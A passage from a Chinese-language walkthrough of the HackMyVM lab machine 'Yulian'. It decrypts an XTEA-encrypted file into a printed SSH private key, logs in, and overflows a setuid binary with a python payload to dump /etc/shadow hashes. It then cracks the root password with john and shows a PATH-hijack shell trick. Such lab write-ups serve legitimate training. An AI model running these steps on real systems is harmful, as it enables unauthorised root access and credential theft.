    unsigned int v0 = data_block[0];
    unsigned int v1 = data_block[1];

    // sum 必须从加密结束时的值开始
    // 加密过程:sum = 0, 然后 sum 累加 DELTA 64次
    // 所以,最终的 sum = 64 * DELTA
    unsigned int sum = XTEA_DELTA * NUM_ROUNDS;

    for (int i = 0; i < NUM_ROUNDS; ++i) {
        // 1. 逆向第二轮操作(更新 v1)
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);

        // 2. 逆向 sum 的变化
        sum -= XTEA_DELTA;

        // 3. 逆向第一轮操作(更新 v0)
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }

    data_block[0] = v0;
    data_block[1] = v1;
}

// --- 文件解密过程 ---
int decrypt_file() {
    FILE *fp_in = NULL;
    FILE *fp_out = NULL;
    unsigned int xtea_key[4]; // 4 * 32位 = 128位密钥
    unsigned char block[8];   // 8字节数据块
    size_t bytes_read;
    long decrypted_bytes_count = 0; // 记录已写入输出的字节数
    long encrypted_file_size; // 用于判断是否是最后一个块

    // 1. 打开文件
    fp_in = fopen(INPUT_ENCRYPTED_FILE, "rb");       // 加密后的文件
    fp_out = fopen(OUTPUT_DECRYPTED_FILE, "wb"); // 解密后的文件

    if (!fp_in || !fp_out) {
        perror("打开文件时出错");
        // 如果文件打开失败,打印错误信息并关闭已打开的文件
        if (fp_in) fclose(fp_in);
        if (fp_out) fclose(fp_out);
        return 1;
    }

    // 2. 生成密钥
    key_from_fixed_string(xtea_key);
    printf("使用的 XTEA 密钥: 0x%08X 0x%08X 0x%08X 0x%08X\n",
           xtea_key[0], xtea_key[1], xtea_key[2], xtea_key[3]);

    printf("正在将 '%s' 解密到 '%s'...\n", INPUT_ENCRYPTED_FILE, OUTPUT_DECRYPTED_FILE);

    // 获取加密文件总大小,以便判断是否是最后一个块
    fseek(fp_in, 0, SEEK_END);          // 移动文件指针到文件末尾
    encrypted_file_size = ftell(fp_in); // 获取当前文件指针位置(即文件大小)
    fseek(fp_in, 0, SEEK_SET);          // 移动文件指针回文件开头

    // 3. 逐块解密文件
    while ((bytes_read = fread(block, 1, 8, fp_in)) > 0) {
        // 如果读取的字节数小于8,说明加密文件本身有问题(未按8字节块对齐)
        if (bytes_read < 8) {
            fprintf(stderr, "错误:加密文件不是8字节的倍数或已截断。\n");
            break; // 停止解密
        }

        // 解密8字节数据块
        // 将 block 强制转换为 unsigned int*,XTEA 函数期望32位整数数组
        xtea_decrypt((unsigned int *)block, xtea_key);

        // --- 填充去除 ---

        size_t bytes_to_write = 8; // 默认写入8字节

        // 检查这是否是加密文件的最后一个块
        // ftell(fp_in) 返回当前文件指针位置,如果它等于 encrypted_file_size,则表示已经读取到文件末尾
        if (ftell(fp_in) == encrypted_file_size) {
            size_t actual_data_len_in_last_block = 8;
            for (int i = 7; i >= 0; --i) {
                if (block[i] == 0x00) {
                    actual_data_len_in_last_block--;
                } else {
                    break; // 找到非零字节,这是原始数据的结尾
                }
            }
            bytes_to_write = actual_data_len_in_last_block;
        }

        // 将解密后的数据写入输出文件
        fwrite(block, 1, bytes_to_write, fp_out);
        decrypted_bytes_count += bytes_to_write;
    }

    printf("解密完成。\n");
    printf("共写入解密字节数: %ld\n", decrypted_bytes_count);

    fclose(fp_in);
    fclose(fp_out);
    return 0;
}


int main() {
    // 运行解密过程
    // 确保你的 "output.enc" 文件已存在于程序运行的目录下
    if (decrypt_file() != 0) {
        return 1;
    }

    printf("\n解密后的文件已保存为 '%s'\n", OUTPUT_DECRYPTED_FILE);
    // 你可以手动检查 'decrypted.bin' 文件内容。
    // 如果原始文件不是以0结尾,并且是简单的零填充,那么这个解密应该能正常工作。

    return 0;
}
传说中的前人栽树后人乘凉,哈哈哈:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
pwn@ubuntu:~/temp/yulian$ vim xtea.c
pwn@ubuntu:~/temp/yulian$ gcc xtea.c -o xtea
xtea.c: In function ‘xtea_decrypt’:
xtea.c:6:20: warning: conversion from ‘long unsigned int’ to ‘unsigned int’ changes value from ‘169883889216’ to ‘2380164672’ [-Woverflow]
    6 | #define XTEA_DELTA 0x9E3779B9UL // 无符号长整型,确保32位操作
      |                    ^~~~~~~~~~~~
xtea.c:37:24: note: in expansion of macro ‘XTEA_DELTA’
   37 |     unsigned int sum = XTEA_DELTA * NUM_ROUNDS;
      |                        ^~~~~~~~~~
pwn@ubuntu:~/temp/yulian$ ./xtea
使用的 XTEA 密钥: 0x2D79656B 0x2D726F66 0x72657375 0x7A646C2D
正在将 'output.enc' 解密到 'decrypted.bin'...
解密完成。
共写入解密字节数: 399

解密后的文件已保存为 'decrypted.bin'
pwn@ubuntu:~/temp/yulian$ cat decrypted.bin
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDG60tqgYFFVx4ClSFGSIVssmKW6ibCoViuF9E8HQayZgAAAJBa9KyZWvSs
mQAAAAtzc2gtZWQyNTUxOQAAACDG60tqgYFFVx4ClSFGSIVssmKW6ibCoViuF9E8HQayZg
AAAEDkh1u30NCdjW5cB2TK+hkOBod+D7EKn6vZPHcyHL/ljMbrS2qBgUVXHgKVIUZIhWyy
YpbqJsKhWK4X0TwdBrJmAAAADWxkekBsb2NhbGhvc3Q=
-----END OPENSSH PRIVATE KEY-----

尝试使用该私钥进行连接!!!!
1
2
3
4
pwn@ubuntu:~/temp/yulian$ chmod 600 decrypted.bin
pwn@ubuntu:~/temp/yulian$ ssh-keygen -y -f decrypted.bin
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMbrS2qBgUVXHgKVIUZIhWyyYpbqJsKhWK4X0TwdBrJm ldz@localhost
pwn@ubuntu:~/temp/yulian$ ssh ldz@192.168.64.4 -i decrypted.bin
栈溢出提取root!!!!
首先还是要信息搜集:
1
2
3
4
5
localhost:~$ find / -perm -u=s -type f 2>/dev/null
/opt/vuln
/bin/bbsuid
localhost:~$ file /opt/vuln
/opt/vuln: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib/ld-musl-x86_64.so.1, BuildID[sha1]=c87268410577b342f9216cff03ec7962d0a9a046, with debug_info, not stripped
演豆不演了,下载到本地看一下啥情况:
1
2
3
4
5
6
7
8
9
10
11
pwn@ubuntu:~/temp/yulian$ pwn checksec vuln
[*] '/home/pwn/temp/yulian/vuln'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
    Debuginfo:  Yes
反编译一下:
1
2
3
4
5
6
7
8
int __fastcall main(int argc, const char **argv, const char **envp)
{
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  vuln();
  return 0;
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
void __cdecl vuln()
{
  char buffer[32]; // [rsp+0h] [rbp-30h] BYREF
  ssize_t n; // [rsp+20h] [rbp-10h]
  int flag; // [rsp+2Ch] [rbp-4h]

  flag = 0;
  n = read(0, buffer, 0x30u);
  if ( flag == 1 )
  {
    secret();
  }
  else
  {
    printf("flag = %d\n", flag);
    puts("password wrong");
  }
}
1
2
3
4
5
void __cdecl secret()
{
  setuid(0);
  system("cat /etc/shadow");
}
泪牛满面啊,终于遇到一个会的了,尝试进行溢出覆盖flag即可:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
  -0000000000000030 // Use data definition commands to manipulate stack variables and arguments.
  -0000000000000030 // Frame size: 30; Saved regs: 8; Purge: 0
  -0000000000000030
  -0000000000000030     char buffer[32];
  -0000000000000010     ssize_t n;
  -0000000000000008     // padding byte
  -0000000000000007     // padding byte
  -0000000000000006     // padding byte
  -0000000000000005     // padding byte
  -0000000000000004     int flag;
  +0000000000000000     _QWORD __saved_registers;
  +0000000000000008     _UNKNOWN *__return_address;
  +0000000000000010
  +0000000000000010 // end of stack variables
首先缓冲区为32字节,read可以读取48字节(0x30u),输入44个字节即可覆盖flag,看下吧:
1
2
3
4
[32 字节 buffer]
[8  字节 n]
[4  字节 padding]
[4  字节 flag = 1]
尝试一下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
localhost:~$ python3 -c 'print("A"*44 + "\x01\x00\x00\x00")' | /opt/vuln
root:$6$W5FUwrTeo8vXfNot$qJazigaYSqk8ezVfjHckZb2XjxkrJsniQa5MA1o.j9apE1BMYX5vYuJVEJ2hYbNsR0q9IWOSSt1I40vNYxvKO0:20263:0:::::
bin:!::0:::::
daemon:!::0:::::
lp:!::0:::::
sync:!::0:::::
shutdown:!::0:::::
halt:!::0:::::
mail:!::0:::::
news:!::0:::::
uucp:!::0:::::
cron:!::0:::::
ftp:!::0:::::
sshd:!::0:::::
games:!::0:::::
ntp:!::0:::::
guest:!::0:::::
nobody:!::0:::::
klogd:!:20205:0:99999:7:::
chrony:!:20205:0:99999:7:::
ldz:$6$qCU7eP8wj/Pvo1FB$Ooou6p.TF3M/kMB29XrzQ6XVNbq7c46lGzNvRPOJ55GAXJ0h.jmbc8VHhGjFgwXLHPSbNt96l/rmUYgDqpo8Y0:20263:0:99999:7:::
nginx:!:20263:0:99999:7:::
尝试进行破解即可:
1
2
3
4
5
6
7
8
9
10
pwn@ubuntu:~/temp/yulian$ john -w=/usr/share/rockyou.txt --format=crypt hash
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:08:07 1% 0g/s 390.8p/s 390.8c/s 390.8C/s 7891230..556689
0g 0:00:08:08 1% 0g/s 390.8p/s 390.8c/s 390.8C/s 28302830..26122534
yulianateamo     (root)
1g 0:00:16:15 100% 0.001024g/s 390.7p/s 390.7c/s 390.7C/s yummy16..youngdro1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
我在别的师傅博客中也发现可以通过劫持命令获取flag,这种方式应该更优雅一点,记录一下,第一时间居然没有想到,可能是很长时间没打靶机了,嘿嘿。
1
2
3
4
5
echo "/bin/sh < /dev/pts/0">cat
chmod +x cat
PATH=/tmp:$PATH
python3 -c 'print("A"*44 + "\x01\x00\x00\x00")' | /opt/vuln
/bin/cat /root/root.txt
参考
- https://pepster.me/hackmyvm-yulian-walkthrough/
- https://alientec1908.github.io/Yulian_HackMyVM_Hard/
- https://7r1umphk.github.io/post/nei-bu-_yulian.html
- https://www.bilibili.com/video/BV1Lm3Fz6E6W/